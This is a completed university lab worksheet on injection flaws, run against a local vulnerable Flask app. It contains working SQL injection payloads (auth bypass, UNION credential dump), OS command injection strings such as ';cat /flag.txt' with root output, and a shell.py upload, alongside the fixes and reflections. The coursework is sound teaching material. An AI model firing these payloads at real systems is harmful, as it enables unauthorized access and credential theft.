

Worksheet 4 — Injection & Input Handling (3 hrs)

Course: Software Security (KOSEN69) · **Week 4 Aligned:** OWASP 2025 **A05 Injection** · **CWE-89** (SQLi), **CWE-78** (OS command injection), **CWE-434** (unrestricted upload) **Signature game:** 🐉 **SQLi Warm-up** — each successful injection lands a "hit"; you clear it when you dump every credential and land an RCE.

⚠️ **Ethics note:** All payloads here are for the provided sandbox ([vulnerable_app.py](#)) and your own DVWA/Juice Shop containers **only**. Never test systems you do not own or have written permission to test. Unauthorized injection is a crime under most computer-misuse laws.

Part 1 — Student Information

Name	Student ID	Date	Group
Siravit Thakaew	6631503041	13/9/2569	

Part 2 — Lecture Questions


Answer in 2–4 sentences each.

- Why does a **parameterized query** (`execute(sql, (params,))`) defeat SQL injection, while string formatting (`"... '%s'" % user`) does not? Reference how the database treats data vs. code.
 - A parameterized query (`execute(sql, (params,))`) sends the SQL structure and the data through separate channels: the database compiles the query template first, then binds the user's value in as pure data. A ' or -- in the input is then just characters in a string — it is never parsed as syntax. String formatting (`"... '%s'" % user`) splices the input into the query text before the database parses it, so the user can inject actual SQL code. That is the core of "data vs. code": the problem isn't filtering characters, it's whether the input is treated as data or as commands.
- In the `/ping` endpoint, `subprocess.run("ping -c 1 " + host, shell=True)` is vulnerable. Explain how `shell=True` turns user input into **CWE-78**, and how an argument array (`[ "ping", "-c", "1", host ]`) removes the shell.
 - `subprocess.run("ping -c 1 " + host, shell=True, ...)` hands the whole string to a shell (`/bin/sh -c`) to run. The shell interprets metacharacters like `;`, `|`, and `()`, so `host = 127.0.0.1; id` becomes two commands — `ping`, then `id` (or: `cat / flag.txt` to exfiltrate the flag). Switching to `subprocess.run([ "ping", "-c", "1", host ], shell = False)` cuts the shell out: the argument array is passed straight to `execve`, so `host` becomes a single argument to `ping` that nothing will parse for; or `()`.
- Distinguish **input validation** (allow-list) from **output handling**. Why is validation alone insufficient defense for SQLi?
 - Input validation accepts only values from an approved set (e.g. a hostname must match `[A-Za-z0-9_-]+`) and rejects anything unusual at the entry point. Output handling deals with the value at the moment it's sent to a sink — binding it as a SQL parameter, or escaping it when rendering. Validation alone can't stop SQLi because many fields must legitimately accept the characters SQLi uses (the name O'Brien contains `'`; a search box accepts anything), and allow-lists can be bypassed. The real defense lives at the sink — the parameterized query — with validation as a defense-in-depth extra layer.
- The `/upload` route saves any filename to disk (**CWE-434**). What two properties must a directory and a filename have for an upload to become remote code execution, and which does `solution_app.py` remove?
 - An upload becomes remote code execution when (a) the directory it lands in is somewhere that can execute or serve the file (the server runs `.py/.sh`, or a web server processes it), and (b) the filename/extension is freely attacker-controlled, so they can save a `.py/.php` containing their own code. `vulnerable_app.py` saves the raw filename with any extension. `solution_app.py` removes property (b) — it enforces an extension allow-list (`ALLOWED_EXT = {'.txt', '.png', '.jpg', '.pdf'}`) and calls `secure_filename()` to strip dangerous names/path traversal — so an executable file can't be uploaded in the first place.
- What is a **UNION-based** SQLi, and why must the injected **SELECT** return the same number of columns as the original query? Relate to `/search?q=' UNION SELECT username,password FROM users--`.
 - UNION-based SQLi appends a `UNION SELECT` to the original query to pull data from other tables/columns and return it alongside the normal results. SQL requires both sides of a `UNION` to have the same number of columns (with compatible types), or it errors out and the `SELECT` fails. In `/search`, the original query is `SELECT id, username ...` — two columns — so the payload `' UNION SELECT username,password FROM users--` must select exactly two values (`username,password`), and the `--` comments out the rest of the query. That surfaces every user's password (including admin's flag) in the search results.

One untrusted value, three interpreters

Week 4 · OWASP A05 Injection · CWE-89 · CWE-78 · CWE-434

SOURCE



One filter cannot guard three grammars

Escaping quotes does nothing to ';' in a shell, and a safe filename does nothing to SQL. Fix it at the sink that parses it.

fixes: `solution_app.py` L52-55 + L62-66 · L74-77 · L86-93

Part 3 — Hands-on Lab (150 min)

Learning goals: extract data via SQLi, achieve OS command injection, exploit an unrestricted upload, then prove each fix in `solution_app.py` blocks the payload.

Prerequisites: Docker + Docker Compose, `curl`, a browser. Working dir: `labs/week04-injection/`.

Environment setup


```
cd labs/week04-injection
docker compose up          # builds python:3.12-slim, installs flask, runs vulnerable_app.py
# vulnerable app -> http://localhost:8080 (service name: injection-lab, port 8080)
```

Optional secondary targets:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa      # DVWA -> http://localhost
docker run --rm -p 3000:3000 bkimminich/juice-shop     # Juice Shop -> http://localhost:3000
```

What to submit per task: the exact **payload/command**, a **screenshot** of the response proving success, and a **2-3 sentence mitigation** in your own words.

Task 0 — Onboarding (5 min). Browse to `http://localhost:8080/login?user=alice&pw=alicepw` and confirm `Welcome alice`. Note the seeded users (`alice`, `bob`). Screenshot the working app. *Deliverable: screenshot.*




Before you start — see why concatenation is the flaw 🐞 Type any input and watch which characters the database will parse as SQL rather than as a name. The point is not the payload; it is that with concatenation the input becomes syntax, and with a parameterised query it structurally cannot. You will be asked to state that difference in your own words in Task 5.

sql-parse

Task 1 — Auth bypass via SQLi (25 min) 🐞 Hit #1.

- **Goal:** log in as **alice** with **no valid password**.
- **Steps:** hit `/login?user=alice'--&pw=x`, then `/login?user=x' OR '1'='1'--&pw=x` (the trailing `--` is required: without it, SQL binds **AND** tighter than **OR**, so ... `OR '1'='1' AND password='x'` matches no row). Observe the comment in the query at lines 61–63 of `vulnerable_app.py`.
- **Note — browser vs curl:** pasted into a **browser**, the space in `x' OR '1'='1'--` is encoded for you; with **curl** an unencoded space silently returns a **blank page (no error)**. Use `curl -G "http://localhost:8080/login" --data-urlencode "user=x' OR '1'='1'--" --data-urlencode "pw=x"` — same `-G --data-urlencode` form for Task 2's `q=`.
- **Deliverable:** both URLs + screenshot of **Welcome alice** + explain why `--` and `OR '1'='1'` work.




Reason for success:

The ' closes the original string in the SQL statement. The -- comments out the rest of the query, including the password. This allows the username to be verified without knowing the password. Before taking the screenshot, run this in the same terminal:

Task 2 — Credential dump via UNION SQLi (30 min) 🐛 Hit #2.

- **Goal:** exfiltrate every username **and** password from the **users** table.
- **Steps:** request `/search?q=' UNION SELECT username,password FROM users--`. Confirm **alice:alicepw** and **bob:bobpw** appear.
- **Deliverable:** payload + screenshot of dumped credentials + note on why column count must match.



The number of columns in the UNION SELECT must match the original query.

Task 3 — OS command injection (30 min) 🐛 Hit #3.

- **Goal:** run an arbitrary command through `/ping`, then read this lab's command-injection flag with it.

- *Steps:* request `/ping?host=127.0.0.1;id` then `/ping?host=127.0.0.1;whoami` (URL-encode if needed). Capture the injected command's output. Then use the same injection to read the flag file the server keeps at `/flag.txt` (the space needs `--data-urlencode`, see the note on Task 1):

```
curl -G "http://localhost:8080/ping" --data-urlencode "host=127.0.0.1;cat /flag.txt"
```

- *Deliverable:* the three payloads + screenshot of the `id/whoami` output **and** the `FLAG{...}` from `/flag.txt` + explanation of the `shell=True` flaw (CWE-78).

```
PS E:\Github\software-security\labs\week04-injection> curl.exe -G "http://localhost:8080/ping" -
-data-urlencode "host=127.0.0.1;id"
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.045/0.045/0.045/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
</pre>
PS E:\Github\software-security\labs\week04-injection> curl.exe -G "http://localhost:8080/ping" -
-data-urlencode "host=127.0.0.1;whoami"
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.027/0.027/0.027/0.000 ms
root
</pre>
PS E:\Github\software-security\labs\week04-injection> curl.exe -G "http://localhost:8080/ping" -
-data-urlencode "host=127.0.0.1;cat /flag.txt"
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.092 ms


--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.092/0.092/0.092/0.000 ms
FLAG{cmdi_demo}
</pre>
PS E:\Github\software-security\labs\week04-injection> "{0} | {1} | {2}" -f (whoami), "6631503041", (Get-Date -Format "yyyy-MM-dd HH:mm:ss K")
laptop-1bhue083\gues8 | 6631503041 | 2026-09-26 21:44:38 +07:00
```

When `;id` or `;cat /flag.txt` is submitted, the shell parses and executes it as a new command; this constitutes a CWE-78 vulnerability.

For the screenshot, please display the command alongside an identity stamp on the same screen.

Task 4 — Unrestricted upload (25 min) 🚩 Hit #4.

- *Goal:* show the upload accepts a dangerous file type with no checks (CWE-434).
- *Steps:* `GET /upload` (form), then upload a file named `shell.py`. Confirm *saved to* `/tmp/uploads/shell.py`. Via the browser form this just works; via `curl` the file field is named `f`: `curl -F "f=@shell.py" "http://localhost:8080/upload"`. Discuss: if `UPLOAD_DIR` were web-served or executed, this is the RCE chain (here the dir is **not** served, so document the missing control rather than claiming auto-RCE).
- *Deliverable:* upload command/screenshot + 2–3 sentences on why extension allow-listing matters.



vulnerable_app.py ใช้ชื่อไฟล์จากผู้ใช้โดยตรง:

```
dest = os.path.join(UPLOAD_DIR, f.filename) f.save(dest)
```

There is no check for file extensions or filename sanitization (CWE-434). While malicious files could potentially lead to RCE if the directory were served or executed by the web server, the `/tmp/uploads` directory in this lab is not directly served; therefore, the finding should be reported as "ability to upload malicious files" rather than claiming that RCE occurs automatically.


Task 5 — Defend / fix it (35 min) 🔵 Warm-up cleared.

- Goal: prove `solution_app.py` blocks Tasks 1–4.
- Steps: stop the vulnerable container (`Ctrl-C`), then run the fixed app on the same compose env:

```
docker compose run --rm --service-ports injection-lab bash -c "pip install --no-cache-dir flask && python solution_app.py"
```

Re-fire each payload from Tasks 1–4. Expected: `Login failed`, no credential dump, `invalid host (400)` on `127.0.0.1;id`, and `file type not allowed` for `shell.py`.

- Deliverable: screenshots of all four failures + name the fix line for each (parameterized query L52–55 login / L62–66 search, `shell=False`+regex L74–77, `secure_filename`+allow-list L86–93).



Login SQLi: parameterized query ใน solution_app.py

Search SQLi: parameterized LIKE query

Command injection: regex allow-list และ shell=False

Upload: secure_filename() และ ALLOWED_EXT

Part 4 — Reflection

1. **CWE/OWASP mapping:** map each of your four exploits to its CWE (89/78/434) and to OWASP 2025 **A05 Injection**.

Exploit 1 (SQL Injection - Auth Bypass): Maps to CWE-89 (Improper Neutralization of Special Elements used in an SQL Command) and OWASP A05:2025 (Injection).

Exploit 2 (SQL Injection - Data Exfiltration): Maps to CWE-89 (Improper Neutralization of Special Elements used in an SQL Command) and OWASP A05:2025 (Injection).

Exploit 3 (OS Command Injection): Maps to CWE-78 (Improper Neutralization of Special Elements used in an OS Command) and OWASP A05:2025 (Injection).

Exploit 4 (Malicious File Upload to Web Shell): Maps to CWE-434 (Unrestricted Upload of File with Dangerous Type) and OWASP A05:2025 (Injection), as the uploaded file ultimately injects executable code into the server's environment.

2. **Real breach:** the **2017 Equifax breach** exposed ~147M people after attackers exploited a known input-handling flaw (Apache Struts CVE-2017-5638). In 3–4 sentences, connect that failure to the lessons in this lab (untrusted input reaching a powerful interpreter; the cost of an unpatched/unvalidated input path).

The 2017 Equifax breach was caused by CVE-2017-5638, a vulnerability in Apache Struts where untrusted HTTP headers (such as the Content-Type header) were evaluated by a powerful expression language interpreter without proper sanitization. This perfectly illustrates the core lesson of this lab: whenever unvalidated user input is allowed to reach an execution engine, it creates a direct path for catastrophic Remote Code Execution (RCE). Ultimately, the exposure of 147 million records highlights the massive business cost of failing to implement strict input validation and neglecting to patch known vulnerable input paths.

3. **Best mitigation:** of parameterized queries, allow-list validation, least privilege, and avoiding `shell=True`, which single control would have prevented the most damage in this lab, and why?

Across all vectors, allow-list validation is the single control that would have prevented the most damage.

While parameterized queries only fix SQL injection and avoiding `shell=True` only addresses command injection, strict allow-listing acts as a universal barrier at the application's edge. By explicitly defining the exact characters, formats, and file types permitted (and rejecting everything else), allow-listing neutralizes SQLi, stops shell metacharacters from reaching the OS, and prevents executable file extensions from being uploaded, stopping multiple exploit chains before they ever reach a vulnerable interpreter.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	100

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit: [learn.zcr.ai/submit](#) (full guide: [SUBMISSION.md](#) in the repo root).*
- **Explain in your own words** (*graded on your reasoning, not copied text*):
 1. What did you do, and **why did the vulnerability work**?
 2. **Why does your fix actually stop it** — and what could still break it?

 Audit the AI (required)

AI is a power tool you must **trust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

 Comprehension & Prompt (required)

